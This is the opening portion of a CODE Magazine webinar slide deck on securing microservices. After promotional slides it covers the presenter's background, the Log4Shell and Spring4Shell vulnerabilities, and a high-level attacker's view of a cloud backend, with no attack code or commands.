A webinar series brought to you by CODE Magazine

CODE PRESENTS

Secure Microservices

A webinar *and* CODE Magazine article presented by Alex Pirker


Alexander Pirker, PhD
Senior Security Consultant
CODE Author

Ask CODE Magazine authors questions about the topics they write about!

Kicking Things Off

Jim Duffy

- Director of Business Development
  CODE Magazine & Consulting
- Former Developer – Drawn to the Dark Side: Now Responsible for Marketing & Business Development
- jduffy@codemag.com / My Bio
- International Author and Speaker
- Former Microsoft RD (Regional Director) 9 years
- Former 11-time Microsoft Most Valuable Professional (MVP)
- Twitter: @jmduffy



About CODE Consulting

"Helping People Build Better Software"

- Microsoft Certified Partner
- Custom Software Development, Training, Mentoring,…
- Web, Cloud, Mobile, Desktop, Serverless, Databases,…
- User Interface and Interaction Design
- Project Rescue, App Modernization (VB, VFP, Access, etc.)
- Development Team Staff Augmentation

Your Ticket to Free Consulting

- One hour on us. Really. Schedule a call today. Slots are limited.
- No strings. No commitment. No credit card required.
- Just help from our team of experienced software developers.
- Got questions? Stuck on an issue? Platform and/or architecture decisions to make? We can help!

Contact us at:
info@codemag.com or
jduffy@codemag.com

CODE CONSULTING

Join the CODE Consulting Team!


CODE TRAINING


We're Hiring Developers!

- We have **current** openings for:
  - Data Engineer and Python Developer
  - REACT & JavaScript Developers
  - Senior C# Developer
  - .NET Desktop Developer
- Details here: https://codemag.com/Jobs

Join Us On Social Media

- YouTube channel: https://tinyurl.com/CODEYTC
- Twitter: https://twitter.com/CODEmagazine
- Facebook: www.facebook.com/CODEMagazine/
- LinkedIn: https://www.linkedin.com/company/code-magazine/





Free Subscription to CODE Magazine!

- The leading software development magazine written by expert developers for developers.
- All registered attendees will automatically receive a free digital subscription to CODE Magazine – no need to do anything, it'll happen auto-magically.
- Subscribers get our Focus issues free of charge!

- Please share this free subscription link: https://bit.ly/3Cmzrxa

CODE Mobile App

- Check out the new
  CODE Magazine Mobile application!
- Available for iOS & Android

Download on the App Store

GET IT ON Google Play

Event Survey – Win $100!

- **<u>Starting at 1:15pm</u>** Complete this very short 12 question survey for a chance at a $100 Amazon Gift Card!

https://bit.ly/3RQkpFC

- Survey must be completed by **<u>11:59pm</u> ET** on **Friday <u>10/14/2022</u>** to be eligible!
- Completed survey is required to be eligible.

THIS SLIDE WILL BE REPEATED AT THE END AND SURVEY LINK REPEATED IN THE CHAT WINDOW!

Build Cross Platform Apps With Photino


CODE TRAINING

Photino

- Build native, cross-platform desktop apps that are lighter than light.
- Lightweight **open-source** framework for building native, cross-platform desktop applications with Web UI technology.
- Photino is maintained by the CODE Magazine team with the help of the open-source community.
- tryphotino.io
- Github.com/tryphotino


Recordings & Slide Decks


- State of .NET Webinar Series
  - https://www.codemag.com/StateOfDotNet
- CODE Presents Webinar Series
  - https://www.codemag.com/CODEPresents





About the Presenter

- **Alex Pirker**
  - Senior Security Consultant
  - CODE Author
    - https://www.codemag.com/Article/2203061/Secure-Microservices
    - March/April 2022 issue
  - PhD in Physics (University of Innsbruck)
  - Master's Degrees in Technical Mathematics, Biomedical Informatics










CODE PRESENTS

Secure Microservices

Alexander Pirker

Agenda

- Introduction
- The town
- Who talks to who about what?
- Knock, knock, who’s there?
- I huff and puff to blow down your home
- Hide your treasure




Introduction


What’s the plan?

About me


- Alexander Pirker
- Senior Security Consultant
- Daily work:
  - Penetration Testing
  - Security Reviews
  - Code Reviews
  - Cryptography Reviews
  - Secure Coding Trainings
  - Architecture Consulting



How secure you think you are?



How secure you really are!



Why to consider security?

Log4Shell

(CVE-2021-44228)

Critical RCE Vulnerability in the Log4j framework


(around 40% of all networks globally vulnerable [1])


Spring4Shell

(CVE-2022-22965)

Critical RCE Vulnerability in the Spring framework


(around 28% of all software vendors impacted [2])





[1]: https://www.itpro.co.uk/security/zero-day-exploit/361847/log4shell-zero-day-vulnerability-numbers-revealed (15.May.22)
[2]: https://www.zdnet.com/article/java-spring4shell-flaw-exploit-attempts-these-are-the-industries-most-affected/ (15.May.2022)

What is the setting with microservices?



Picture taken from: https://docs.microsoft.com/de-de/dotnet/architecture/microservices/multi-container-microservice-net-applications/microservice-application-design (last accessed 20.Aug.2022)


The town

That’s the cloud backend.

Current situation

A shift in the community towards cloud:


- Amazon Web Services
- Azure
- Google Cloud
- Alibaba Cloud




The idea is to not run your own infrastructure anymore, since it is

- Expensive
- Painful

How does it look like from an attacker's perspective?







The situation:


- The attacker controls the inbound traffic
- There will be potentially some outbound traffic
- Management interfaces?
- Maybe an attacker has some knowledge of how „Back-End“ is structured?

The full picture



